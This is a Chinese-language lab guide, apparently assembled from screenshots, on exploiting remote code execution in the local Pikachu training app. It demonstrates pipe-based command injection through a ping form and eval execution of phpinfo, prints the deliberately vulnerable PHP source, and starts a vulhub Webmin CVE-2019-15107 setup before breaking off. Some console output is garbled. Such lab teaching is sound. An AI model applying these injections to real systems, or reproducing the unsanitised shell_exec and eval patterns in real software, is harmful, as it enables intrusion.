
RCE漏洞利用实验指导

RCE

（1）pikachu


将pikachu解压到WWW目录下



› 此电脑 › Data (D:) › php › phpstudy_pro › WWW ›

名称	修改日期	类型	大小
.vscode	2023/5/23 15:20	文件夹	
DVWA-master	2023/4/13 15:21	文件夹	
error	2022/9/17 1:50	文件夹	
phpMyAdmin4.8.5	2022/4/13 21:33	文件夹	
pikachu-master	2022/8/11 0:29	文件夹	
sqli-lab	2022/8/11 0:30	文件夹	
upload-labs	2023/3/29 15:11	文件夹	
web	2023/3/25 14:23	文件夹	
出题	2023/4/27 18:28	文件夹	

打开小皮面板，启动服务器




物理机低至299元/年，拼团成功0元得。云服务器低至72元/年 QQ群：2805531

```
2023-06-09 15:57:30 Nginx1.15.11 已启动
2023-06-09 15:57:30 Nginx1.15.11 正在启动......
2023-06-09 15:57:30 MySQL5.7.26 已启动
2023-06-09 15:57:30 MySQL5.7.26 正在启动......
```


访问 http://127.0.0.1/pikachu-master/index.php 具体路径以解压文件夹名而定

点击RCE模块进行测试



Here, please enter the target IP address!


ping利用管道符拼接命令



Here, please enter the target IP address!

```
���� Ping 127.0.0.1 ���� 32 �ֽ������:
���� 127.0.0.1 �Ļظ�: �ֽ�=32 ʱ��<1ms TTL=128
���� 127.0.0.1 �Ļظ�: �ֽ�=32 ʱ��<1ms TTL=128
���� 127.0.0.1 �Ļظ�: �ֽ�=32 ʱ��<1ms TTL=128
���� 127.0.0.1 �Ļظ�: �ֽ�=32 ʱ��<1ms TTL=128

127.0.0.1 �� Ping ͳ����Ϣ:
    ���ݰ�: �ѷ��� = 4���ѽ��� = 4����ʧ = 0 (0% ��ʧ)��
�����г̵Ĺ���ʱ��(�Ժ���Ϊ��λ):
    ��� = 0ms��� = 0ms��ƽ�� = 0ms
 ������ D �еľ��� Data
 ������������к��� CA27-71A3

 D:\php\phpstudy_pro\WWW\pikachu-master\vul\rce ��Ŀ¼

2022/08/11  00:29    <DIR>          .
2022/08/11  00:29    <DIR>          ..
2022/04/14  13:20             4,122 rce.php
2022/04/14  13:20             2,227 rce_eval.php
2022/04/14  13:20             2,712 rce_ping.php
               3 ���ļ�          9,061 �ֽ�
               2 ��Ŀ¼ 56,325,312,512 �����ֽ�
```


eval执行输出phpinfo



PHP Version 7.3.4

System	Windows NT LAPTOP-PF76QATQ 10.0 build 19045 (Windows 10) i586
Build Date	Apr 2 2019 21:52:48
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\php\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring


源码分析 `/pikachu-master/vul/rce/rce_ping.php`



D: > php > phpstudy_pro > WWW > pikachu-master > vul > rce > rce_ping.php > ...

```php
<?php
/**
 * Created by runner.han
 * There is nothing new under the sun
 */


$SELF_PAGE = substr($_SERVER['PHP_SELF'],strrpos($_SERVER['PHP_SELF'],'/')+1);

if ($SELF_PAGE = "rce_ping.php"){
    $ACTIVE = array('','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','',
}

$PIKA_ROOT_DIR =  "../../";
include_once $PIKA_ROOT_DIR . 'header.php';


//header("Content-type:text/html; charset=gbk");
$result='';

if(isset($_POST['submit']) && $_POST['ipaddress']!=null){
    $ip=$_POST['ipaddress'];
//     $check=explode('.', $ip);可以先拆分，然后校验数字以范围，第一位和第四位1-255，中间两位0-255
    if(stristr(php_uname('s'), 'windows')){
//          var_dump(php_uname('s'));
        $result.=shell_exec('ping '.$ip);//直接将变量拼接进来，没做处理
    }else {
        $result.=shell_exec('ping -c 4 '.$ip);
    }

}

```

源码分析`/pikachu-master/vul/rce/rce_eval.php`



D: > php > phpstudy_pro > WWW > pikachu-master > vul > rce > rce_eval.php > ...

```php
<?php
/**
 * Created by runner.han
 * There is nothing new under the sun
 */


$SELF_PAGE = substr($_SERVER['PHP_SELF'],strrpos($_SERVER['PHP_SELF'],'/')+1);

if ($SELF_PAGE = "rce_evel.php"){
    $ACTIVE = array('','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','','
}

$PIKA_ROOT_DIR =  "../../";
include_once $PIKA_ROOT_DIR . 'header.php';

$html='';
if(isset($_POST['submit']) && $_POST['txt'] != null){
    if(@!eval($_POST['txt'])){
        $html.="<p>你喜欢的字符还挺奇怪的!</p>";

    }

}


?>


<div class="main-content">
    <div class="main-content-inner">
        <div class="breadcrumbs ace-save-state" id="breadcrumbs">
```

（2）vulhub_rce


~~打开学会上部署的rce题，访问https://ip:port，~~

环境搭建

本地docker搭建环境

```
cd vulhub/webmin/CVE-2019-15107
docker-compose up -d
```

建议用火狐浏览器，谷歌浏览器的话要解决https的ssl问题，比较麻烦



```
┌──(ddd㉿kali)-[~/web/vulhub/webmin/CVE-2019-15107]
